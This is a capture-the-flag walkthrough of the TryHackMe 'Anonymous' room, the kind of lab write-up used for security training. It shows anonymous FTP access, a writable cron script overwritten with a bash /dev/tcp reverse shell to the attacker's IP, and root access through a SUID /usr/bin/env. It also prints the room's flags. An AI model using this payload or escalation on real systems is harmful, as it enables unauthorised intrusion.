Anonymous Rooted: A TryHackMe Walkthrough
This walkthrough covers the TryHackMe 'Anonymous' room. I gain user-level access via FTP and a writable script, capture the user flag, and escalate to root via a SUID misconfiguration.
Introduction
The Anonymous room on TryHackMe presents a classic CTF-style Linux machine that’s ideal for practicing enumeration, lateral thinking, and privilege escalation. In this walkthrough, I’ll guide you through how I leveraged a misconfigured FTP service and an insecure cleanup script to gain a reverse shell on the target system — and how a single misconfigured binary handed me root.
Room URL: https://tryhackme.com/room/anonymous
Reconnaissance
As always, I started with network enumeration to get the lay of the land. I launched an aggressive Nmap scan to discover open ports and services running on the target machine.
sudo nmap -p- -T4 -A 10.10.64.179
Results Summary
- Port 21 (FTP):
vsftpd 2.0.8— anonymous login enabled - Port 22 (SSH):
OpenSSH 7.6p1on Ubuntu 18.04 - Ports 139/445 (SMB):
Samba smbd 4.7.6-Ubuntu, guest access
These results told me two things: there were likely multiple avenues for initial access — and anonymous FTP looked especially promising.
Gaining Entry Through Anonymous FTP

Connecting to the FTP server revealed a writable scripts directory — a big red flag.
ftp 10.10.64.179
ftp> cd scripts
ftp> ls
I downloaded everything I could using binary mode to avoid corrupting file contents:
ftp> binary
ftp> mget *
I had three files to analyze:
clean.shremoved_files.logto_do.txt
Reviewing Downloaded Files
Opening to_do.txt gave a hint that FTP access was likely unintentional:
I really need to disable the anonymous login ... it's really not safeThe removed_files.log showed a repeated message:
Running cleanup script: nothing to delete
The third file, clean.sh, was the most interesting — a bash script designed to remove temp files. Critically, it had world-writable permissions and appeared to be executed on a schedule.
cat clean.sh
Reverse Shell via Writable Script
Since clean.sh was writable and likely auto-executed, I weaponized it by inserting a reverse shell payload targeting my attack machine:
#!/bin/bash
bash -i >& /dev/tcp/10.13.79.36/7777 0>&1
I started a Netcat listener and re-uploaded my modified script:
nc -nlvp 7777
ftp> put clean.sh

Seconds later, I caught a shell back.
whoami
namelessone
✅ I now had an interactive shell on the target as user
namelessone.
Local Enumeration and Flag Hunting
First, I confirmed my identity and inspected the home directory:
whoami
uname -a
ls -la
I spotted user.txt and grabbed the first flag:
cat user.txt🎉 User flag: 90d6f99258581ff991e68748c414740
Investigating the Environment
While poking around the user’s home directory, I noticed a pics folder. Naturally, I took a look:
cd pics
ls
It contained only two .jpg files. No hidden credentials or encoded data here — just a decoy or clutter.
Failed Sudo Escalation Attempt
I tried to list sudo privileges:
sudo -lGot hit with a TTY-related error:
sudo: no tty present and no askpass program specified
I upgraded to a full TTY using Python:
python3 -c 'import pty; pty.spawn("/bin/bash")'After that, I attempted to execute a sudo -l command again, but it prompted for a password — which I didn’t have. I moved on.
Privilege Escalation Through SUID Binaries
Time to escalate. I searched the system for files with the SUID bit set:
find / -type f -perm -04000 -ls 2>/dev/null
Most binaries were standard… except one stood out:
/usr/bin/env ---
---
Using /usr/bin/env to Gain Root
According to GTFOBins, if env has the SUID bit set, it can be abused to spawn a root shell like this:
/usr/bin/env /bin/bash -p
I gave it a shot:
/usr/bin/env /bin/bash -pThen confirmed I had root with:
whoami
id
ls /root
cat /root/root.txt
🎉 Root flag: 4d930091c31a622a7ed10f27999af363
